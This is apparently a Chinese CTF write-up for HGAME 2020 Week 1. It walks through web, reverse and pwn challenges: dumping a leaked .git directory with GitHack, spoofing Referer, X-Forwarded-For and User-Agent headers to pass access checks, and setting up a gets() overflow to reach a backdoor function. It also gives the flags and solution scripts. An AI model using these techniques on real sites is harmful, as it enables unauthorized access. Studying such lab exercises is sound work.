

Week1-123456

web

1.Cosmos的博客

这道题看到

Cosmos 的博客

你好。欢迎你来到我的博客。

大茄子让我把 flag 藏在我的这个博客里。但我前前后后改了很多遍，还是觉得不满意。不过有大茄子告诉我的**版本管理工具**以及 GitHub，我改起来也挺方便的。

出现了github，那么我先试着去github搜，然后我最开始是直接搜这个的

The screenshot shows a GitHub search interface. The search bar contains the query "大茄子让我把 flag 藏在我的这个博客里". The results page displays a single code result from a repository named "FeYcYodhrPDJSru/8LTUKCL83VLhXbc". The file is "index.html". The code content is as follows:

```
<p class="lead">  
你好。欢迎你来到我的博客。  
<br><br>  
大茄子让我把 flag  
藏在我的这个博客里。但我前前后后改了很多遍，还是觉得不满意。不过有大茄子告诉我的版本管理工具以及 GitHub，我改起来也挺方便的。
```

Below the code snippet, there is a note: "Showing the top three matches Last indexed 7 days ago".

然后找到了之前的commit

The screenshot shows a GitHub commit details page for a repository named "FeYcYodhrPDJSru / 8LTUKCL83VLhXbc". The commit was made by "FeYcYodhrPDJSru" 16 days ago and has been verified. The commit message is: "1 parent 02bb678 commit f79171d9c97a1ab3ea6c97b3eb4f0e1551549853". The commit details show a single changed file, "flaggggggggg", with 1 addition and 0 deletions. The diff view shows the following changes:

```
@@ -0,0 +1 @@  
+ base64 解码: aGdhblV7ZzF0X2x1QGtfMXNfZGFuZ2VyMHVzXyEhISF
```

获得flag

但是！后面问了茄子，跟我说其实考点是git泄露，那么我又重新做了一遍

首先发现有这个


```

[200] => .git/config
[200] => .git/HEAD
[200] => .git/description
[200] => .git/index
[301] => .git
[502] => %3f.bak
[502] => robots.txt
[502] => phpinfo.php
[200] => .git/config
[301] => index.html
output at cosmos.hgame.n3ko.co.txt

```

然后找了GitHack-master这个软件

```
C:\Users\lenovo\Desktop\GitHack-master>python2 GitHack.py http://cosmos.hgame.n3ko.co/.git
```




```

[!] Check Depends
[+] Check depends end
[*] Set Paths
[*] Target Url: http://cosmos.hgame.n3ko.co/.git/
[*] Initialize Target
[*] Try to Clone straightly
[*] Clone
Cloning into 'C:\Users\lenovo\Desktop\GitHack-master\dist\cosmos.hgame.n3ko.co'...
remote: 404 Not Found
fatal: repository 'http://cosmos.hgame.n3ko.co/.git/' not found
[-] Clone Error
[*] Try to Clone with Directory Listing
[*] http://cosmos.hgame.n3ko.co/.git/ is not support Directory Listing

```

然后在config里面找到了



名称	修改日期	类型	大小
hooks	2020/1/23 13:05	文件夹	
info	2020/1/23 13:05	文件夹	
logs	2020/1/23 13:05	文件夹	
objects	2020/1/23 13:05	文件夹	
refs	2020/1/23 13:05	文件夹	
COMMIT_EDITMSG	2020/1/23 13:05	文件	1 KB
config	2020/1/23 13:05	文件	1 KB

config - 记事本

```

[core]
repositoryformatversion = 0
filemode = true
bare = false
logallrefupdates = true
[remote "origin"]
url = https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
fetch = +refs/heads/*:refs/remotes/origin/*

```

然后后面就跟上面一样了

2.接头霸王

这道题打开burp首先看到come from

The screenshot shows the Burp Suite interface with the following details:

Request:

```
GET / HTTP/1.1
Host: kyaru.hgame.n3ko.co
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response:

```
<link href="/static/css/bootstrap.min.css" rel="stylesheet">
<!-- Custom styles for this template -->
<link href="/static/css/jumbotron-narrow.css" rel="stylesheet">

<!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
<!--[if lt IE 9]>
<script src="/static/js/html5shiv.min.js"></script>
<script src="/static/js/respond.min.js"></script>
<![endif]-->
</head>

<body>

<div class="container">
<div class="header clearfix">
<h3 class="text-muted">接 头 霸 王</h3>
</div>

<div class="jumbotron">

<br>
<br>
<p class="lead">
    You need to come from <a href="https://vidar.club/">https://vidar.club/</a>.
</p>
</div>

<footer class="footer">
<p>© HGAME 2020</p>
</footer>
</div>
```

A red arrow points to the line of code: `You need to come from https://vidar.club/.`

那么构造 Referer:https://vidar.club/

然后看到visit it locally, 那么就是 X-Forwarded-For:127.0.0.1

The screenshot shows the Burp Suite interface with the following details:

Request:

```
GET / HTTP/1.1
Host: kyaru.hgame.n3ko.co
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://vidar.club/
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response:

```
<!-- Custom styles for this template -->
<link href="/static/css/jumbotron-narrow.css" rel="stylesheet">

<!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
<!--[if lt IE 9]>
<script src="/static/js/html5shiv.min.js"></script>
<script src="/static/js/respond.min.js"></script>
<![endif]-->
</head>

<body>

<div class="container">
<div class="header clearfix">
<h3 class="text-muted">接 头 霸 王</h3>
</div>

<div class="jumbotron">

<br>
<br>
<p class="lead">
    You need to visit it locally.
</p>
</div>

<footer class="footer">
<p>© HGAME 2020</p>
</footer>
</div>
```

A red arrow points to the line of code: `You need to visit it locally.`

然后看到

Burp Suite Community Edition v2.1.02 - Temporary Project

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: kyaruhgame.n3ko.co
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://vidar.club/
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex HTML Render

```
<!-- Bootstrap core CSS -->
<link href="/static/css/bootstrap.min.css" rel="stylesheet">

<!-- Custom styles for this template -->
<link href="/static/css/jumbotron-narrow.css" rel="stylesheet">

<!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
<!--[if lt IE 9]>
  <script src="/static/js/html5shiv.min.js"></script>
  <script src="/static/js/respond.min.js"></script>
<![endif]-->
</head>

<body>

<div class="container">
  <div class="header clearfix">
    <h3 class="text-muted">接头霸王</h3>
  </div>

  <div class="jumbotron">
    
    <br>
    <br>
    <p class="lead">
      You need to use Cosmos Brower to visit.
    </p>
  </div>

  <footer class="footer">
    <p>© HGAME 2020</p>
  </footer>
</div>
```

Done

Type a search term 0 matches

Target: http://kyaru.hgame.n3ko.co

1,400 bytes | 42 millis

把firefox改成Cosmos，然后看到

Burp Suite Community Edition v2.1.02 - Temporary Project

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: kyaruhgame.n3ko.co
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Cosmos/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://vidar.club/
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw Headers Hex HTML Render

```
<meta name="viewport" content="width=device-width, initial-scale=1">

<title>接头霸王</title>

<!-- Bootstrap core CSS -->
<link href="/static/css/bootstrap.min.css" rel="stylesheet">

<!-- Custom styles for this template -->
<link href="/static/css/jumbotron-narrow.css" rel="stylesheet">

<!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
<!--[if lt IE 9]>
  <script src="/static/js/html5shiv.min.js"></script>
  <script src="/static/js/respond.min.js"></script>
<![endif]-->
</head>

<body>

<div class="container">
  <div class="header clearfix">
    <h3 class="text-muted">接头霸王</h3>
  </div>

  <div class="jumbotron">
    
    <br>
    <br>
    <p class="lead">
      Your should use POST method :)
    </p>
  </div>

  <footer class="footer">
    <p>© HGAME 2020</p>
  </footer>
</div>
```

Done

Type a search term 0 matches

Target: http://kyaru.hgame.n3ko.co

1,405 bytes | 42 millis

改变请求方式，然后看到

Burp Suite Community Edition v2.1.02 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 ...

Send Cancel < | > | ?

Target: http://kyaru.hgame.n3ko.co

Request

Raw Headers Hex

POST / HTTP/1.1
Host: kyaru.hgame.n3ko.co
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://vidar.club/
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

Response

Raw Headers Hex HTML Render

<title>接头霸王</title>
<!-- Bootstrap core CSS -->
<link href="/static/css/bootstrap.min.css" rel="stylesheet">
<!-- Custom styles for this template -->
<link href="/static/css/jumbotron-narrow.css" rel="stylesheet">
<!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
<!--[if lt IE 9]>
<script src="/static/js/html5shiv.min.js"></script>
<script src="/static/js/respond.min.js"></script>
<![endif]-->
</head>

<body>

<div class="container">
<div class="header clearfix">
<h3 class="text-muted">接头霸王</h3>
</div>

<div class="jumbotron">

<p class="lead">
The flag will be updated after 2077, please
wait for it patiently.
</p>
</div>

<footer class="footer">
<p>© HGAME 2020</p>

最后加上

The screenshot shows the Burp Suite interface with a captured request and response.

Request:

```
POST / HTTP/1.1
Host: kyaru.hgame.n3ko.co
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://vidar.club/
X-Forwarded-For: 127.0.0.1
If-Modified-Since: Thu, 29 Mar 2018 08:37:45 GMT
If-unmodified-Since: Thu, 29 Mar 2077 08:37:45 GMT
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response:

```
<meta name="viewport" content="width=device-width, initial-scale=1">

<title>接 头 霸 王</title>

<!-- Bootstrap core CSS -->
<link href="/static/css/bootstrap.min.css" rel="stylesheet">

<!-- Custom styles for this template -->
<link href="/static/css/jumbotron-narrow.css" rel="stylesheet">

<!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
<!--[if lt IE 9]>
  <script src="/static/js/html5shiv.min.js"></script>
  <script src="/static/js/respond.min.js"></script>
<![endif]-->
</head>

<body>

  <div class="container">
    <div class="header clearfix">
      <h3 class="text-muted">接 头 霸 王</h3>
    </div>

    <div class="jumbotron">
      
      <br>
      <br>
      <p class="lead">
        hgame {Wow! Your_heads_are_so_many!
      </p>
    </div>

    <footer class="footer">
```

获得 flag hgame{w0w!Your_heads_are_so_many!}

3. Code World

这道题一打开是403，但是burp里面直接是显示405。405是因为请求方式错误，那么把GET改成POST

The screenshot shows the Burp Suite interface with the following details:

Request:

```
HTTP / HTTP/1.1  
Host: codeworld.hgame.day-day.work  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.1 302 Found  
Server: nginx/1.14.0 (Ubuntu)  
Date: Thu, 23 Jan 2020 05:25:18 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 211  
Connection: close  
Location: new.php  
  
<html><head><title>405 Not Allowed</title></head><body bgcolor="white">  
<center><h1>405 Not Allowed</h1></center>  
<br><center>nginx/1.14.0 (Ubuntu)</center>  
</body>  
</html>
```

出现了这个

The screenshot shows the Burp Suite interface with the following details:

Request:

```
POST / HTTP/1.1  
Host: codeworld.hgame.day-day.work  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.1 403 Not Allowed  
Server: nginx/1.14.0 (Ubuntu)  
Date: Thu, 23 Jan 2020 05:29:24 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 161  
  
<center><h1>人鸡验证</h1><br><br>目前它只支持通过url提交参数来计算两个数的相加, 参数为a<br><br>现在, 需要让结果为10</center>
```

那么这里还有个点就是 + 通过url提交参数的时候会变成空格，所以需要转下编码，把+变成%2b

The screenshot shows the Burp Suite interface with the following details:

Request:

```
POST /?a=%2b&b=1 HTTP/1.1  
Host: codeworld.hgame.day-day.work  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.1 200 OK  
Server: nginx/1.14.0 (Ubuntu)  
Date: Thu, 23 Jan 2020 05:32:05 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 224  
Connection: close  
Location: new.php  
Vary: Accept-Encoding  
  
<center><h1>人鸡验证</h1><br><br>目前它只支持通过url提交参数来计算两个数的相加, 参数为a<br><br>现在, 需要让结果为10<br><h1>The result is:  
10</h1><br><h1>hgame{C0d3_1s_s0_S0_s001!}</h1></center>
```

获得flag

4. 尼泰玖

这道题没啥好说的，burp截包改参数

出现flag

确定

Reverse

1.maze

这道题看了给的学习资料，还看了去年的题目。然后打开ida

```


1 void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
2 {
3     signed int v3; // eax
4     __int64 v4; // [rsp+0h] [rbp-80h]
5     char *v5; // [rsp+8h] [rbp-78h]
6     char s[48]; // [rsp+10h] [rbp-70h]
7     char v7; // [rsp+40h] [rbp-40h]
8     unsigned __int64 v8; // [rsp+78h] [rbp-8h]

10    v8 = __readfsqword(0x28u);
11    sub_4006A6();
12    _isoc99_scanf((__int64)"%40s", (__int64)s);
13    HIDWORD(v4) = strlen(s);
14    LODWORD(v4) = 0;
15    v5 = (char *)&unk_6020C4;
16    while ( (signed int)v4 < SHIDWORD(v4) )
17    {
18        v3 = s[(signed int)v4];
19        if ( v3 == 100 )
20        {
21            v5 += 4;
22        }
23        else if ( v3 > 100 )
24        {
25            if ( v3 == 115 )
26            {
27                v5 += 64;
28            }
29            else
30            {
31                if ( v3 != 119 )
32                {
33                    LABEL_12:           // //
34                    puts("Illegal input!");
35                    exit(0);
36                }
}

```

大概看懂了是，用wasd控制，如果按一个d，会+4，然后如果按一个s，会+64，然后双击&unk_6020C4会发现一堆0 1。那么大概就是一行有64个，按一个会相当于移动4

然后这里的数据处理搞了好久，ida里面shift+E



会把1变成01,0变成00，所以本来的64个一行在这个数据导出时先得变成128个一行，然后把01变成1,00变成0

最后显示

```
11111001101010011011101111010101111011100010101001100110101001  
111001001101110111111010001001101110111010111011101101110  
10110011101111011010111011101110111000101011101101110101110  
1010001111111101011101110110100011011111101111010111110  
110101101111100111111110101011110100111110111001111010011001  
111000110010011001000111010000011011100010011001101100011011010  
101010001111101011011110001011101000100110101011100011101111  
1110100010101011101100001101011101111011000111111011101111  
100010111001100010001001100000101001011001110010001111110111001  
110111101101100010111000110100101110010010111100000101011011010  
10011011111011011010111011101000110011111011110001101011011000  
111110011000101111101011101010011010111011001011011110111110  
1110100110001001100010011101101111011000100110000100010010111000  
10101011100011111101011100110001000101011110011110011111111010  
101110011110111110001111110110101111101110111001100000001100111  
1110111011101010111010011101111010111001101111111110101111101
```

然后因为d是直接+4，那么我每4个数据作为一组，只能取最开头的一个，然后又处理了下，脚本如下

```
s1 = '111110011010011011101111101010111101110001010100110011010101001'
s2 = '11100100110111011111101000100110111010111101011110111011011110'
s3 = '10110011101111011010111011101110111000101011101101111010111101010'
s4 = '101000111111111010111011101110101000110111111101111101011111101'
s5 = '1101011011111001111111110101011110100111110111001111010011001'
s6 = '1110001100100110010001110100000110111000100110011011100011011010'
s7 = '1010100011111010110110111110001011101000100110101011100011101111'
s8 = '1110100010101010111101100001101011101111011000111111011101111'
s9 = '10001011100110001000100110000010100101100110010001111110111001'
s10 = '1101111011011000101110001101001011100100101111100000101011011010'
s11 = '1001101111101101101011101111010001100111111011110001101011011000'
s12 = '11111001100010111110101110101001101011101110010110111110111110'
s13 = '111010011000100111000100111011110111000100110000100010010111000'
s14 = '10101011100011111110101110011000100010101111001111001111111010'
s15 = '101110011110111110001111110110111110111011100110000000001100111'
s16 = '111011101110101011101001110111101011100110111111111101011111101'

print s1[0:64:4]
print s2[0:64:4]
print s3[0:64:4]
print s4[0:64:4]
print s5[0:64:4]
print s6[0:64:4]
print s7[0:64:4]
print s8[0:64:4]
print s9[0:64:4]
print s10[0:64:4]
print s11[0:64:4]
print s12[0:64:4]
print s13[0:64:4]
print s14[0:64:4]
print s15[0:64:4]
print s16[0:64:4]
# 1111111111111111
```

```
# 1011111111111111  
# 1011111111111111  
# 1011111111111111  
# 1011111111111111  
# 1000000011111111  
# 1111111011111111  
# 1111111011111111  
# 1111111010000111  
# 1111111010110111  
# 1111111000110111  
# 1111111111110111  
# 1111111111110011  
# 1111111111110111  
# 1111111111110000  
# 1111111111111111
```

然后就从最上面的0到最下面这个，执行ssssdddddssssddwwddssssdssdd


所以 flag hgame{ssssdddddssssddwwddssssdssdd}

2.advance

这道题打开感觉有点像base64，但是又不是正常的base64，那么知道了，是变种的base64
找了个脚本

```
import base64  
  
base_now="abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNPQRSTUVWXYZ"  
  
base_init="ABCDEFGHIJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"  
  
clear="0g371wvVy9qPztz7xQ+PxNuKxQv74B/5n/zwuPfx"  
  
c=""  
  
for i in range(len(clear)):  
  
    b=base_now.find(clear[i])  
  
    c+=base_init[b]  
  
c=base64.b64decode(c)  
  
print c
```

得到flag



```
变种base64 ×  
C:\python27-x64\python2.exe "C:/Users/lenovo/PycharmProjects/Crypto_ctf/变种base64.py"  
hgame{b45e6a_i5_50_eazy_6VVSQ}
```

Pwn

1.Hard_AAAAA

这道题用ida32打开，看main函数

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s; // [esp+0h] [ebp-ACh]
4     char v5; // [esp+7Bh] [ebp-31h]
5     unsigned int v6; // [esp+A0h] [ebp-Ch]
6     int *v7; // [esp+A4h] [ebp-8h]
7
8     v7 = &argc;
9     v6 = _readgsdword(0x14u);
10    alarm(8u);
11    setbuf(_bss_start, 0);
12    memset(&s, 0, 0xA0u);
13    puts("Let's 000o\\000!");
14    gets(&s);
15    if ( !memcmp("000o", &v5, 7u) )
16        backdoor();
17    return 0;
18}

```

然后发现有个函数是backdoor()

然后触发这个函数得使 `memcmp("000o",&v5,7u) == 0`

